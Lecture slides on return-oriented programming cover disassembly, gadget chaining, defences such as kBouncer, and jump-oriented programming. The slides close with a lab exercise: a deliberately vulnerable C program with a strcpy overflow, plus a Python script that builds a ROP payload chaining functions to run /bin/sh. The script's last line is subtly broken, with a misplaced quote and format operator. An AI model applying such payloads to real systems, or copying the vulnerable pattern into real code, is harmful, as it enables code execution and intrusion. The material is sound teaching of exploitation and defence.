
Note we don't follow
jumps: we just increment
by instruction length

Algorithm:

1. Decode Instruction
2. Advance EIP by len

```
push ebp  
mov %esp, %ebp
```


Disassemble from any address



It's perfectly valid to start disassembling from any address.

All byte sequences will have a unique disassembly

Recursive Descent

- Follow jumps and returns instead of linear sweep
- Undecidable: indirect jumps
 - Where does `jmp *eax` go?

ROP Programming

1. Disassemble code
2. Identify useful code sequences ending in ret as gadgets
3. Assemble gadgets into desired shellcode

Disassemble all
sequences
ending in ret

Gadgets, Historically

Mem[v2] = v1

Semantics

a₁: pop eax; ret


...

a₃: mov [ebx], eax

...

a₂: pop ebx; ret

Gadgets



- Shacham et al. manually identified which sequences ending in ret in libc were useful gadgets
- Common shellcode was created with these gadgets.
- Everyone used libc, so gadgets and shellcode universal

ROP: Shacham et al.

1. Disassemble code
2. Identify useful code sequences as gadgets ending in ret
3. Assemble gadgets into desired shellcode

Automatic

Manual

Then Q came along and automated

Proposed ROP defenses

- Eliminate code sequences with RET
 - may be too restrictive
- Look for violations of LIFO call-return order
 - [kBouncer](#) - winner of 2012 MS BlueHat Prize (\$200K)
 - [Observation about legitimate RETs: they return to instructions right after CALLs](#)
- Modern Intel CPUs store sources and targets of last 4-16 branches in special registers
 - Direct hardware support, zero overhead
- When application enters the kernel (system call), check that the target of every recorded RET follows a CALL

Defeating ROP defenses

Return-Oriented Programming without Returns

Stephen Checkoway[†], Lucas Davi[‡], Alexandra Dmitrienko[†], Ahmad-Reza Sadeghi[‡],
Hovav Shacham[†], Marcel Winandy[‡]


[†]Department of Computer Science and Engineering
University of California, San Diego
La Jolla, California, USA

[‡]System Security Lab
Ruhr-Universität Bochum
Bochum, Germany

- “Jump-oriented” programming
 - Use update-load-branch sequences instead of returns + a trampoline sequence to chain them together
 - update global state (e.g., stack pointer)
 - load the address of the next instruction sequence to execute based on this updated state
 - branch to the address loaded
- Craft a separate function call stack and call legitimate functions present in the program
 - Checkoway et al.’s attack on Sequoia AVC Advantage voting machine
 - Harvard architecture: code separate from data code injection is impossible, but ROP works fine
 - Similar issues on some ARM CPUs (think iPhone)


ROP : SUMMARY

Ordinary programming




- Instruction pointer (EIP) determines which instruction to fetch and execute
- Once processor has executed the instruction, it automatically increments EIP to next instruction
- Control flow by changing value of EIP

Return-oriented Programming



- Stack pointer (ESP) determines which instruction sequence to fetch and execute
- Processor doesn't automatically increment ESP
- But the RET at end of each instruction sequence does

No-ops




- No-op instruction does nothing but advance EIP

- Return-oriented equivalent
 - Point to return instruction
 - Advances ESP

sequence of NOPs leading the CPU to the attacker's code whenever program branches to a memory address anywhere on the sled

- Useful in a NOP sled

Control flow



- Ordinary programming
 - (Conditionally) set EIP to new value
- Return-oriented equivalent
 - (Conditionally) set ESP to new value

Gadgets: multi-instruction sequences




Fig. 7. A memory-load gadget

- Sometimes more than one instruction sequence needed to encode logical unit
- Example: load from memory into register
 - Load address of source word into EAX
 - Load memory at (EAX) into EBX

ROP: reading list

- Real buffer overflow and ret2libc exploits, use in a VM, otherwise might be very harmful to your machine, data and code
 - <https://0xrick.github.io/binary-exploitation/bof6/#ret2libc>
 - <https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation/return-to-libc-ret2libc>
- <https://hovav.net/ucsd/papers/s07.html>
 - First paper on ROP
- <https://www.usenix.org/conference/usenix-security-11/q-exploit-hardening-made-easy>
 - ROP compiler to create any program (turing complete)

What's next?

- Memory attacks
 - Buffer overflow
 - Ret2libc
 - Integer overflow
 - Format string vulnerabilities
 - Heap attacks
- Defenses
 - DEP
 - Stack canaries
 - ASLR
 - Reference monitor: Enforceable security policies

Exercise: Chaining functions

- The goal is to call first `add_bin`, then `add_sh`, then `exec_string`

```
char string[100];

void exec_string() {
    system(string);
}

void add_bin(int magic) {
    if (magic == 0xdeadbeef) {
        strcat(string, "/bin");
    }
}

void add_sh(int magic1, int magic2) {
    if (magic1 == 0xcafebabe && magic2 == 0x0badf00d) {
        strcat(string, "/sh");
    }
}

void vulnerable_function(char* string) {
    char buffer[100];
    strcpy(buffer, string);
}

int main(int argc, char** argv) {
    string[0] = 0;
    vulnerable_function(argv[1]);
    return 0;
}
```

	0xdeadbeef	
	<address of pop; ret>	
	<address of add_bin>	

	0x0badf00d	
	0xcafebabe	
	<address of pop; pop; ret>	
	<address of add_sh>	

	<address of exec_string>	
	0x0badf00d	
	0xcafebabe	
	<address of pop; pop; ret>	
	<address of add_sh>	
	0xdeadbeef	
	<address of pop; ret>	
	<address of add_bin>	
	0x42424242 (fake saved %ebp)	
	0x41414141 ...	
	... (0x6c bytes of 'A's)	
	... 0x41414141	

The shell...

- This time we will use a python wrapper (which will also show off the use of the very useful struct python module).

```
#!/usr/bin/python

import os
import struct

# These values were found with `objdump -d a.out`.
pop_ret = 0x8048474
pop_pop_ret = 0x8048473
exec_string = 0x08048414
add_bin = 0x08048428
add_sh = 0x08048476

# First, the buffer overflow.
payload = "A"*0x6c
payload += "BBBB"

# The add_bin(0xdeadbeef) gadget.
payload += struct.pack("I", add_bin)
payload += struct.pack("I", pop_ret)
payload += struct.pack("I", 0xdeadbeef)

# The add_sh(0xcafebabe, 0x0badf00d) gadget.
payload += struct.pack("I", add_sh)
payload += struct.pack("I", pop_pop_ret)
payload += struct.pack("I", 0xcafebabe)
payload += struct.pack("I", 0x0badf00d)

# Our final destination.
payload += struct.pack("I", exec_string)

os.system("./a.out \"%s\" % payload)
```